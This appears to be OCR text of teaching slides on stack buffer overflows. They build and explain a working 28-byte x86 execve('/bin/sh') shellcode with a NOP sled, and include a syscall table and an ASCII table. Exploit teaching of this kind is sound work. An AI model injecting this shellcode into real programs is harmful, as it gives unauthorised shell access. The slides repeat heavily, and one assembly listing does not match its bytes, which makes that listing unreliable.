
The shellcode will generate a shell for us.

Stack-based Buffer Overflow



Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.

Stack-based Buffer Overflow



Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.

Your First Shellcode: execve(“/bin/sh”) 32-bit


```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
push   eax
push   ebx
mov    ecx,esp
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php


Making a System Call in x86 Assembly



%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

https://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html

Making a System Call in x86 Assembly



```
EXECVE(2)                         Linux Programmer's Manual

NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);
```

eax=11; execve(“/bin/sh”, Addr of “/bin/sh”, 0)


Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

Registers:
eax = 0;
ebx
ecx
edx



http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve("/bin/sh") 32-bit

```
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
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

Registers:
eax = 0;
ebx
ecx
edx



http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve("/bin/sh") 32-bit

```
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
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php


Registers:
eax = 0;
ebx
ecx
edx



Stack:

```
00 00 00 00
2f 2f 73 68
2f 62 69 6e
```

2f 62 69 6e 2f 2f 73 68
/ b i n / / s h



Dec	Hx	Oct	Char		Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL	(null)	32	20	040	&#32;	Space	64	40	100	&#64;	@	96	60	140	&#96;	`
1	1	001	SOH	(start of heading)	33	21	041	&#33;	!	65	41	101	&#65;	A	97	61	141	&#97;	a
2	2	002	STX	(start of text)	34	22	042	&#34;	"	66	42	102	&#66;	B	98	62	142	&#98;	b
3	3	003	ETX	(end of text)	35	23	043	&#35;	#	67	43	103	&#67;	C	99	63	143	&#99;	c
4	4	004	EOT	(end of transmission)	36	24	044	&#36;	$	68	44	104	&#68;	D	100	64	144	&#100;	d
5	5	005	ENQ	(enquiry)	37	25	045	&#37;	%	69	45	105	&#69;	E	101	65	145	&#101;	e
6	6	006	ACK	(acknowledge)	38	26	046	&#38;	&	70	46	106	&#70;	F	102	66	146	&#102;	f
7	7	007	BEL	(bell)	39	27	047	&#39;	'	71	47	107	&#71;	G	103	67	147	&#103;	g
8	8	010	BS	(backspace)	40	28	050	&#40;	(	72	48	110	&#72;	H	104	68	150	&#104;	h
9	9	011	TAB	(horizontal tab)	41	29	051	&#41;	)	73	49	111	&#73;	I	105	69	151	&#105;	i
10	A	012	LF	(NL line feed, new line)	42	2A	052	&#42;	*	74	4A	112	&#74;	J	106	6A	152	&#106;	j
11	B	013	VT	(vertical tab)	43	2B	053	&#43;	+	75	4B	113	&#75;	K	107	6B	153	&#107;	k
12	C	014	FF	(NP form feed, new page)	44	2C	054	&#44;	,	76	4C	114	&#76;	L	108	6C	154	&#108;	l
13	D	015	CR	(carriage return)	45	2D	055	&#45;	-	77	4D	115	&#77;	M	109	6D	155	&#109;	m
14	E	016	SO	(shift out)	46	2E	056	&#46;	.	78	4E	116	&#78;	N	110	6E	156	&#110;	n
15	F	017	SI	(shift in)	47	2F	057	&#47;	/	79	4F	117	&#79;	O	111	6F	157	&#111;	o
16	10	020	DLE	(data link escape)	48	30	060	&#48;	0	80	50	120	&#80;	P	112	70	160	&#112;	p
17	11	021	DC1	(device control 1)	49	31	061	&#49;	1	81	51	121	&#81;	Q	113	71	161	&#113;	q
18	12	022	DC2	(device control 2)	50	32	062	&#50;	2	82	52	122	&#82;	R	114	72	162	&#114;	r
19	13	023	DC3	(device control 3)	51	33	063	&#51;	3	83	53	123	&#83;	S	115	73	163	&#115;	s
20	14	024	DC4	(device control 4)	52	34	064	&#52;	4	84	54	124	&#84;	T	116	74	164	&#116;	t
21	15	025	NAK	(negative acknowledge)	53	35	065	&#53;	5	85	55	125	&#85;	U	117	75	165	&#117;	u
22	16	026	SYN	(synchronous idle)	54	36	066	&#54;	6	86	56	126	&#86;	V	118	76	166	&#118;	v
23	17	027	ETB	(end of trans. block)	55	37	067	&#55;	7	87	57	127	&#87;	W	119	77	167	&#119;	w
24	18	030	CAN	(cancel)	56	38	070	&#56;	8	88	58	130	&#88;	X	120	78	170	&#120;	x
25	19	031	EM	(end of medium)	57	39	071	&#57;	9	89	59	131	&#89;	Y	121	79	171	&#121;	y
26	1A	032	SUB	(substitute)	58	3A	072	&#58;	:	90	5A	132	&#90;	Z	122	7A	172	&#122;	z
27	1B	033	ESC	(escape)	59	3B	073	&#59;	;	91	5B	133	&#91;	[	123	7B	173	&#123;	{
28	1C	034	FS	(file separator)	60	3C	074	&#60;	<	92	5C	134	&#92;	\	124	7C	174	&#124;	|
29	1D	035	GS	(group separator)	61	3D	075	&#61;	=	93	5D	135	&#93;	]	125	7D	175	&#125;	}
30	1E	036	RS	(record separator)	62	3E	076	&#62;	>	94	5E	136	&#94;	^	126	7E	176	&#126;	~
31	1F	037	US	(unit separator)	63	3F	077	&#63;	?	95	5F	137	&#95;	_	127	7F	177	&#127;	DEL


Source: www.LookupTables.com

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



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
http://shell-storm.org/shellcode/files/shellcode-811.php



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push   eax
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

Registers:
eax = 0xb; 11 in decimal
ebx
ecx = 0
edx = 0

Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
